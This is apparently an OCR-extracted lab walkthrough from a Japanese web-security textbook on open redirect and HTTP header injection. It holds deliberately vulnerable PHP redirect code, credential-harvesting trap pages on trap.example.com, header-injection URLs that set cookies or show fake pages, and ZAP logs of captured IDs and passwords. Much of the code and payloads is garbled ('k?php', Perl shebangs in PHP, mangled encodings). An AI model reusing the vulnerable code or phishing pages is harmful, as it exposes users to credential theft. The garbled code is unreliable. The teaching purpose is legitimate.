

4.7 リダイレクト処理にまつわる脆弱性

オープンリダイレクト脆弱性

外部から指定できるURLに、任意のリダイレクト先に遷移できる場合に、脆弱性となります。

オープンリダイレクト脆弱性の影響

- ①フィッシングサイトに誘導されて、入力した重要情報を窃取される
- ②デバイスドライバやパッチと称して、マルウェアを配布される


オープンリダイレクト脆弱性の対策

- ①リダイレクト先を固定する
- ②リダイレクト先を直接指定せずに、番号指定にする
- ③リダイレクト先のドメイン名をチェックする

47-030:PHPによるリダイレクト対策版(正常系)

オープンリダイレクト 47-001:正常系

【ブラウザ】



4.7 リダイレクト処理にまつわる脆弱性

- オープンリダイレクト
 1. 47-001:正常系
 2. 47-001:真サイトに遷移
- HTTPヘッダインジェクション
 3. 47-020:CGIによるリダイレクト(正常系)
 4. 47-020:CGIによるリダイレクト(真サイトに遷移)
 5. 47-020:CGIによるリダイレクト(クッキー設定;SESSID=ABCD123) クッキー表示
 6. 47-020:CGIによるリダイレクト(偽画面表示)
 7. 47-021:CGIによるクッキーセット(正常系)
 8. 47-021:CGIによるクッキーセット(偽画面)
 9. 47-020a:CGIによるリダイレクト対策版(真サイトに遷移)
 10. 47-020a:CGIによるリダイレクト対策版(真サイトに遷移)
 11. 47-020a:CGIによるリダイレクト対策版(クッキー設定)
 12. 47-021a:CGIによるクッキー対策版(正常系)
 13. 47-021a:CGIによるクッキーセット対策版(偽画面)
 14. 47-030:PHPによるリダイレクト対策版(正常系)
 15. 47-030:PHPによるリダイレクト対策版(真サイトに遷移)
 16. 47-030:PHPによるリダイレクト対策版(クッキー設定)

[phpinfo](#)

[ホームに戻る](#)



```

1 <html>
2 <head<title>4.7 リダイレクト処理にまつわる脆弱性</title></head>
3 <body>
4 4.7 リダイレクト処理にまつわる脆弱性
5 <ul>
6 <li>オープンリダイレクト</li>
7 </li>
8 <li><a href="47-001.php?url=http://example.jp/47/47-003.php">47-001:正常系</a></li>
9 <li><a href="47-001.php?url=http://trap.example.com/47/47-900.php">47-001:真サイトに遷移</a></li>
10 </li>
11 <li>HTTPヘッダインジェクション</li>
12 <ol start="3">
13 <li><a href="47-020.cgi?url=http://example.jp/47/47-003.php">47-020:CGIによるリダイレクト(正常系)</a></li>
14 <li><a href="47-020.cgi?url=http://example.jp/47/47-003.php">47-020:CGIによるリダイレクト(真サイトに遷移)</a></li>
15 <li><a href="47-020.cgi?url=http://example.jp/47/47-003.php?000ASet-Cookie:SESSID=ABCD123">47-020:CGIによるリダイレクト(クッキー設定;SESSID=ABCD123) クッキー表示</a></li>
16 <li><a href="47-020.cgi?url=http://example.jp/47/47-003.php?000ASet-Status:+50030D80A30D80A8E293793b%e293793b%e988a820%e8128%e3381af%7e7a0b4%e7894%a3%e3381837%e33812be%e3381837%e338183f">47-020:CGIによるリダイレクト(偽画面表示)</a></li>
17 </li>
18 <li><a href="47-021.cgi?pageid=P123">47-021:CGIによるクッキーセット(正常系)</a></li>
19 <li><a href="47-021.cgi?pageid=P20D80A30D80A%e293793b%e293793b%e988a820%e8128%e3381af%7e7a0b4%e7894%a3%e3381837%e33812be%e3381837%e338183f">47-021:CGIによるクッキーセット(偽画面)</a></li>
20 </li>
21 <li><a href="47-020a.cgi?url=http://example.jp/47/47-003.php">47-020a:CGIによるリダイレクト対策版(正常系)</a></li>
22 <li><a href="47-020a.cgi?url=http://example.jp/47/47-003.php">47-020a:CGIによるリダイレクト対策版(真サイトに遷移)</a></li>
23 <li><a href="47-020a.cgi?url=http://example.jp/47/47-003.php?000ASet-Cookie:SESSID=ABCD123">47-020a:CGIによるリダイレクト対策版(クッキー設定)</a></li>
24 </li>
25 <li><a href="47-021a.cgi?pageid=P123">47-021a:CGIによるクッキー対策版(正常系)</a></li>
26 <li><a href="47-021a.cgi?pageid=P20D80A30D80A%e293793b%e293793b%e988a820%e8128%e3381af%7e7a0b4%e7894%a3%e3381837%e33812be%e3381837%e338183f">47-021a:CGIによるクッキーセット対策版(偽画面)</a></li>
27 </li>
28 <li><a href="47-030.php?url=http://example.jp/47/47-003.php">47-030:PHPによるリダイレクト対策版(正常系)</a></li>
29 <li><a href="47-030.php?url=http://example.jp/47/47-003.php?000ASet-Cookie:SESSID=ABCD123">47-030:PHPによるリダイレクト対策版(真サイトに遷移)</a></li>
30 <li><a href="47-030.php?url=http://example.jp/47/47-003.php?000ASet-Cookie:aaa=bbb">47-030:PHPによるリダイレクト対策版(クッキー設定)</a></li>
31 </li>
32 </ul>
33 <a href="phpinfo.php">phpinfo</a><br>
34 <a href="#">ホームに戻る</a>
35 </body>
36 </html>

```

【サーバ: 47/47-001.php】

```

/var/www/html/47/47-001.php - wasbook@example.jp - エディタ - WinSCP
k?php
1 $url = @$_GET['url'];
2 if (!isset($url)) {
3     $url = 'http://example.jp/47/47-003.php';
4 }
5 }
6 >
7 <html>
8 <head<title>ログインしてください</title></head>
9 <body>
10 <form action="47-002.php" method="POST">
11 ユーザ名<input type="text" name="id"><BR>
12 パスワード<input type="password" name="pwd"><BR>
13 <input type="hidden" name="url">
14 <input type="submit" value="ログイン">
15 </form>
16 </body>
17 </html>

```

【サーバ: 47/47-002.php】

```

/var/www/html/47/47-002.php - wasbook@example.jp - エディタ - WinSCP
k?php
1 $id = isset($_POST['id']) ? $_POST['id'] : '';
2 $pwd = isset($_POST['pwd']) ? $_POST['pwd'] : '';
3 $url = isset($_POST['url']) ? $_POST['url'] : '';
4 // ログインはIDとパスワードが入力されていれば成功する
5 if ($id != '' && $pwd != '') {
6     // 指定したURLにリダイレクト
7     header("Location: $url");
8     exit();
9 }
10 // 以下はログイン失敗の場合
11 }
12 >
13 <body>
14 IDまたはパスワードが違います
15 <a href="47-001.php">再ログイン</a>
16 </body>

```

【サーバ: 47/47-003.php】

```

/var/www/html/47/47-003.php - wasbook@example.jp
<html>
<head<title>認証成功</title></head>
<body>
ログインしました
</body>
</html>

```

【ブラウザ→サーバ: リクエスト 47/47-001.php → レスポンス】オープンリダイレクタ 正常系

OWASP ZAP 2.7.0 interface showing a successful GET request and response for 47/47-001.php. The response is an HTML page with a login form.

Request:

```
GET http://example.jp/47/47-001.php?url=http://example.jp/47/47-003.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/47/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp
```

Response:

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Tue, 25 Dec 2018 02:00:48 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 355
Connection: keep-alive
X-Powered-By: PHP/5.3.3
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<html>
<head><title> ログインしてください</title></head>
<body>
<form action="/47-002.php" method="POST">
ユーザー名<input type="text" name="id"><BR>
パスワード<input type="password" name="pwd"><BR>
<input type="hidden" name="url"
value="http://example.jp/47/47-003.php">
<input type="submit" value="ログイン">
</form>
</body>
</html>
```

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
87	18/12/25 11:00:48	GET	http://example.jp/47/47-001.php?url=http://...	200	OK	37 ms	355 bytes	Medium	Form, Password...	
89	18/12/25 11:23:54	POST	http://example.jp/47/47-002.php	302	Moved Temporarily	22 ms	0 bytes			
90	18/12/25 11:23:55	GET	http://example.jp/47/47-003.php	200	OK	20 ms	96 bytes	Medium		

【ブラウザ→サーバ: リクエスト 47/47-002.php → レスポンス】オープンリダイレクタ 正常系

OWASP ZAP 2.7.0 interface showing a successful POST request and response for 47/47-002.php. The response is a 302 Moved Temporarily status.

Request:

```
POST http://example.jp/47/47-002.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/47/47-001.php?url=http://example.jp/47/47-003.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 78
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp
```

Response:

```
HTTP/1.1 302 Moved Temporarily
Server: nginx/1.10.3
Date: Tue, 25 Dec 2018 02:23:55 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 0
Connection: keep-alive
X-Powered-By: PHP/5.3.3
Location: http://example.jp/47/47-003.php
X-UA-Compatible: IE=edge
```

Request Body:

```
id=superuser001&pwd=superuser001&url=http%3A%2F%2Fexample.jp%2F47%2F47-003.php
```

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
87	18/12/25 11:00:48	GET	http://example.jp/47/47-001.php?url=http://...	200	OK	37 ms	355 bytes	Medium	Form, Password...	
89	18/12/25 11:23:54	POST	http://example.jp/47/47-002.php	302	Moved Temporarily	22 ms	0 bytes			
90	18/12/25 11:23:55	GET	http://example.jp/47/47-003.php	200	OK	20 ms	96 bytes	Medium		

【ブラウザ→サーバ: リクエスト 47/47-003.php → レスポンス】オープンリダイレクタ 正常系

The screenshot shows the OWASP ZAP 2.7.0 interface. The left pane shows the 'コンテキスト' (Context) tree with 'サイト' (Site) selected. The main area is split into 'リクエスト' (Request) and 'レスポンス' (Response) tabs. The request tab shows a GET request to http://example.jp/47/47-003.php with various headers. The response tab shows an HTTP/1.1 200 OK response with headers and an HTML body containing a login confirmation message.

ID	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
87	18/12/25 11:00:48	GET	http://example.jp/47/47-001.php?url=http://...	200	OK	37 ms	355 bytes	Medium		Form, Password...
89	18/12/25 11:23:54	POST	http://example.jp/47/47-002.php	302	Moved Temporarily	22 ms	0 bytes			
90	18/12/25 11:23:55	GET	http://example.jp/47/47-003.php	200	OK	20 ms	96 bytes	Medium		

【ブラウザ】

ログインしてください

example.jp/47/47-001.php?url=http://example.jp/47/47-001.php

ユーザー名:

パスワード:

view-source:http://example.jp/47/47-001.php

```

1 <html>
2 <head><title>ログインしてください</title></head>
3 <body>
4 <form action="/47-002.php" method="POST">
5 ユーザー名<input type="text" name="id"><BR>
6 パスワード<input type="password" name="pwd"><BR>
7 <input type="hidden" name="url"
8 value="http://example.jp/47/47-003.php">
9 <input type="submit" value="ログイン">
10 </form>
11 </body>
12 </html>
13

```

認証成功

example.jp/47/47-003.php

ログインしました

view-source:http://example.jp/47/47-003.php

```

1 <html>
2 <head><title>認証成功</title></head>
3 <body>
4 ログインしました
5 </body>
6 </html>
7

```

オープンリダイレクタ 47-001:異サイトに遷移

【ブラウザ】



The browser window shows a page titled "4.7 リダイレクト処理にまつわる脆弱性". It contains a list of links:

- オープンリダイレクタ
- 1. 47-001:正常系
- 2. 47-001:異サイトに遷移

The source view shows the following HTML code:

```
1 <html>
2 <head><title>4.7 リダイレクト処理にまつわる脆弱性</title></head>
3 <body>
4 4.7 リダイレクト処理にまつわる脆弱性
5 <ul>
6 <li>オープンリダイレクタ</li>
7 </ul>
8 <li><a href="47-001.php?url=http://example.jp/47/47-003.php">47-001:正常系</a></li>
9 <li><a href="47-001.php?url=http://trace.example.com/47/47-900.php">47-001:異サイトに遷移</a></li>
10 </ol>
```

【サーバ: 47/47-001.php】

```
#!/usr/bin/perl
k?php
$url = $_GET['url'];
if (!isset($url)) {
    $url = 'http://example.jp/47/47-003.php';
}
<html>
<head><title>ログインしてください</title></head>
<body>
<form action="47-002.php" method="POST">
ユーザ名<input type="text" name="id"><BR>
パスワード<input type="password" name="pwd"><BR>
<input type="hidden" name="url"
value="<?php echo htmlspecialchars($url, ENT_COMPAT, 'UTF-8') ?>">
<input type="submit" value="ログイン">
</form>
</body>
</html>
```

【サーバ: 47/47-002.php】

```
#!/usr/bin/perl
k?php
$id = $_POST['id'];
$pwd = $_POST['pwd'];
$url = $_POST['url'];
// ログインはIDとパスワードが入力されていれば成功する
if ($id != '' && $pwd != '') {
    // 指定したURLにリダイレクト
    header("Location: ".$url);
    exit();
}
// 以下はログイン失敗の場合
<body>
<body>
<a href="47-001.php">再ログイン</a>
</body>
```

【サーバ: 47/47-900.php】

```
#!/usr/bin/perl
<html>
<head><title>ログインエラー</title></head>
<body>
IDまたはパスワードが違います。再度認証してください。
<form action="47-901.php" method="POST">
ユーザ名<input type="text" name="id"><BR>
パスワード<input type="password" name="pwd"><BR>
<input type="submit" value="ログイン">
</form>
</body>
</html>
```

【サーバ: 47/47-901.php】

```
#!/usr/bin/perl
k?php
$id = $_POST['id'];
$pwd = $_POST['pwd'];
<html>
<head>
<meta HTTP-EQUIV="Refresh" CONTENT="5; URL=http://example.jp/47/47-003.php">
</head>
<body>
これはデモ用にそうしていますが、実際の攻撃では、こんな表示は出ません。<br>
IDとパスワードを収集しました。<br>
5秒後にhttp://example.jp/47/47-003.phpに遷移します。<br>
id:<?php echo htmlspecialchars($id); ?><br>
pwd:<?php echo htmlspecialchars($pwd); ?><br>
</body>
</html>
```

【ブラウザ→サーバ: リクエスト 47/47-001.php → レスポンス】オープンリダイレクタ 罠サイトに遷移

OWASP ZAP 2.7.0 interface showing the request and response for the URL `http://example.jp/47/47-001.php?url=http://trap.example.com/47/47-900.php`. The response is an HTML form for login.

```

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Tue, 25 Dec 2018 02:58:45 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 361
Connection: keep-alive
X-Powered-By: PHP/5.3.3
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<html>
<head><title>ログインしてください</title></head>
<body>
<form action="/47-002.php" method="POST">
  ユーザ名:<input type="text" name="id"><BR>
  パスワード:<input type="password" name="pwd"><BR>
  <input type="hidden" name="url">
  value="http://trap.example.com/47/47-900.php"
  <input type="submit" value="ログイン">
</form>
</body>
</html>
    
```

ID	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
104	18/12/25 11:58:44	GET	http://example.jp/47/47-001.php?url=http://...	200	OK	22 ms	361 bytes	Medium	Form, Password...	
106	18/12/25 11:59:03	POST	http://example.jp/47/47-002.php	302	Moved Temporarily	20 ms	0 bytes			
107	18/12/25 11:59:03	GET	http://trap.example.com/47/47-900.php	200	OK	21 ms	350 bytes	Medium	Form, Password	
110	18/12/25 11:59:11	POST	http://trap.example.com/47/47-901.php	200	OK	38 ms	389 bytes	Medium		
111	18/12/25 11:59:16	GET	http://example.jp/47/47-003.php	200	OK	20 ms	96 bytes	Medium		

【ブラウザ→サーバ: リクエスト 47/47-002.php → レスポンス】オープンリダイレクタ 罠サイトに遷移

OWASP ZAP 2.7.0 interface showing the request and response for the URL `http://example.jp/47/47-002.php`. The response is a 302 Moved Temporarily with a redirect URL.

```

HTTP/1.1 302 Moved Temporarily
Server: nginx/1.10.3
Date: Tue, 25 Dec 2018 02:59:04 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 0
Connection: keep-alive
X-Powered-By: PHP/5.3.3
Location: http://trap.example.com/47/47-900.php
X-UA-Compatible: IE=edge

id=superuser002&pwd=superuser002&url=http%3A%2F%2Ftrap.example.com%2F47%2F47-900.php
    
```

ID	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
104	18/12/25 11:58:44	GET	http://example.jp/47/47-001.php?url=http://...	200	OK	22 ms	361 bytes	Medium	Form, Password...	
105	18/12/25 11:59:03	POST	http://example.jp/47/47-002.php	302	Moved Temporarily	20 ms	0 bytes			
107	18/12/25 11:59:03	GET	http://trap.example.com/47/47-900.php	200	OK	21 ms	350 bytes	Medium	Form, Password	
110	18/12/25 11:59:11	POST	http://trap.example.com/47/47-901.php	200	OK	38 ms	389 bytes	Medium		
111	18/12/25 11:59:16	GET	http://example.jp/47/47-003.php	200	OK	20 ms	96 bytes	Medium		

【ブラウザ→備サーバ: リクエスト trap.example.com/47/47-900.php → レスポンス】オープンリダイレクタ 戻サイトに遷移

The screenshot shows a GET request to `http://trap.example.com/47/47-900.php` with a 200 OK status. The response is an HTML document with a login form. The form fields are:

- ユーザ名 (Username): `<input type="text" name="id">`
- パスワード (Password): `<input type="password" name="pwd">`
- Submit button: `<input type="submit" value="ログイン">`

The response headers include: `HTTP/1.1 200 OK`, `Server: nginx/1.10.3`, `Date: Tue, 25 Dec 2018 02:59:04 GMT`, `Content-Type: text/html; charset=UTF-8`, `Content-Length: 350`, `Connection: keep-alive`, `X-Powered-By: PHP/5.3.3`, `Vary: Accept-Encoding`, `X-UA-Compatible: IE=edge`.

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
104	18/12/25 11:58:44	GET	http://example.jp/47/47-001.php?url=http://...	200	OK	22 ms	361 bytes	Medium	Form, Password...	
106	18/12/25 11:59:03	POST	http://example.jp/47/47-002.php	302	Moved Temporarily	20 ms	0 bytes			
107	18/12/25 11:59:03	GET	http://trap.example.com/47/47-900.php	200	OK	21 ms	350 bytes	Medium	Form, Password	
110	18/12/25 11:59:11	POST	http://trap.example.com/47/47-901.php	200	OK	38 ms	389 bytes	Medium		
111	18/12/25 11:59:16	GET	http://example.jp/47/47-003.php	200	OK	20 ms	96 bytes	Medium		

【ブラウザ→備サーバ: リクエスト trap.example.com/47/47-901.php → レスポンス】オープンリダイレクタ 戻サイトに遷移

The screenshot shows a POST request to `http://trap.example.com/47/47-901.php` with a 200 OK status. The response is an HTML document with a message and a link to a different page. The message text is: `これはデモ用にそうしていますが、実際の攻撃では、こんな表示は出ません。
IDとパスワードを収めました。
5秒後にhttp://example.jp/47/47-003.phpに遷移します。
id:superuser002
pwd:superuser002`

The response headers include: `HTTP/1.1 200 OK`, `Server: nginx/1.10.3`, `Date: Tue, 25 Dec 2018 02:59:11 GMT`, `Content-Type: text/html; charset=UTF-8`, `Content-Length: 389`, `Connection: keep-alive`, `X-Powered-By: PHP/5.3.3`, `Vary: Accept-Encoding`, `X-UA-Compatible: IE=edge`.

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
104	18/12/25 11:58:44	GET	http://example.jp/47/47-001.php?url=http://...	200	OK	22 ms	361 bytes	Medium	Form, Password...	
106	18/12/25 11:59:03	POST	http://example.jp/47/47-002.php	302	Moved Temporarily	20 ms	0 bytes			
107	18/12/25 11:59:03	GET	http://trap.example.com/47/47-900.php	200	OK	21 ms	350 bytes	Medium	Form, Password	
110	18/12/25 11:59:11	POST	http://trap.example.com/47/47-901.php	200	OK	38 ms	389 bytes	Medium		
111	18/12/25 11:59:16	GET	http://example.jp/47/47-003.php	200	OK	20 ms	96 bytes	Medium		

【ブラウザ→サーバ: リクエスト 47/47-003.php → レスポンス】オープンリダイレクタ 罠サイトに遷移

The screenshot shows the Burp Suite interface. The top pane displays the request and response details for a GET request to http://example.jp/47/47-003.php. The response is an HTML page with the title "ログイン成功" (Login Successful).

id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
104	18/12/25 11:58:44	GET	http://example.jp/47/47-001.php?url=http://...	200	OK	22 ms	361 bytes	Medium		Form, Password...
106	18/12/25 11:59:03	POST	http://example.jp/47/47-002.php	302	Moved Temporarily	20 ms	0 bytes	Medium		
107	18/12/25 11:59:03	GET	http://trap.example.com/47/47-900.php	200	OK	21 ms	350 bytes	Medium		Form, Password
110	18/12/25 11:59:11	POST	http://trap.example.com/47/47-901.php	200	OK	38 ms	389 bytes	Medium		
111	18/12/25 11:59:16	GET	http://example.jp/47/47-003.php	200	OK	20 ms	96 bytes	Medium		

【ブラウザ】

The browser shows a login page for example.jp. The URL is http://example.jp/47/47-001.php?url=http://trap.example.com/. The form contains the username "superuser002" and a masked password. A "ログイン" button is visible.

The browser's developer tools show the HTML source of the login page. The form action is set to http://trap.example.com/47/47-900.php.

```

1 <html>
2 <head><title>ログインしてください</title></head>
3 <body>
4 <form action="47-002.php" method="POST">
5 ユーザ名<input type="text" name="id"><BR>
6 パスワード<input type="password" name="pwd"><BR>
7 <input type="hidden" name="url">
8 value="http://trap.example.com/47/47-900.php">
9 <input type="submit" value="ログイン">
10 </form>
11 </body>
12 </html>
13
    
```

The browser shows a login error page at trap.example.com/47/47-900.php. The message says "IDまたはパスワードが違います。再度確認してください。" (ID or password is incorrect. Please confirm again). The form contains the username "user002" and a masked password.

The browser's developer tools show the HTML source of the login error page. The form action is set to http://trap.example.com/47/47-901.php.

```

1 <html>
2 <head><title>ログインエラー</title></head>
3 <body>
4 IDまたはパスワードが違います。再度確認してください。
5 <form action="47-901.php" method="POST">
6 ユーザ名<input type="text" name="id"><BR>
7 パスワード<input type="password" name="pwd"><BR>
8 <input type="submit" value="ログイン">
9 </form>
10 </body>
11 </html>
12
    
```

The browser shows a login error page at trap.example.com/47/47-900.php. The message says "IDまたはパスワードが違います。再度確認してください。" (ID or password is incorrect. Please confirm again). The form contains the username "user002" and a masked password.

The browser's developer tools show the HTML source of the success page at http://trap.example.com/47/47-901.php. The page contains a meta refresh tag and a message indicating successful login and redirection.

```

1 <html>
2 <head>
3 <meta HTTP-EQUIV="Refresh" CONTENT="5; URL=http://example.jp/47/47-003.php">
4 </head>
5 <body>
6 これはデモ用にそうしていますが、実際の攻撃では、こんな表示は出ません。<br>
7 IDとパスワードを収集しました。<br>
8 5秒後にhttp://example.jp/47/47-003.phpに遷移します。<br>
9 id:user002<br>
10 pwd:user002<br>
11 </body>
12 </html>
13
    
```

The browser shows a page at trap.example.com/47/47-901.php. The page contains a meta refresh tag and a message: "これはデモ用にそうしていますが、実際の攻撃では、こんな表示は出ません。IDとパスワードを収集しました。5秒後にhttp://example.jp/47/47-003.phpに遷移します。id:user002 pwd:user002".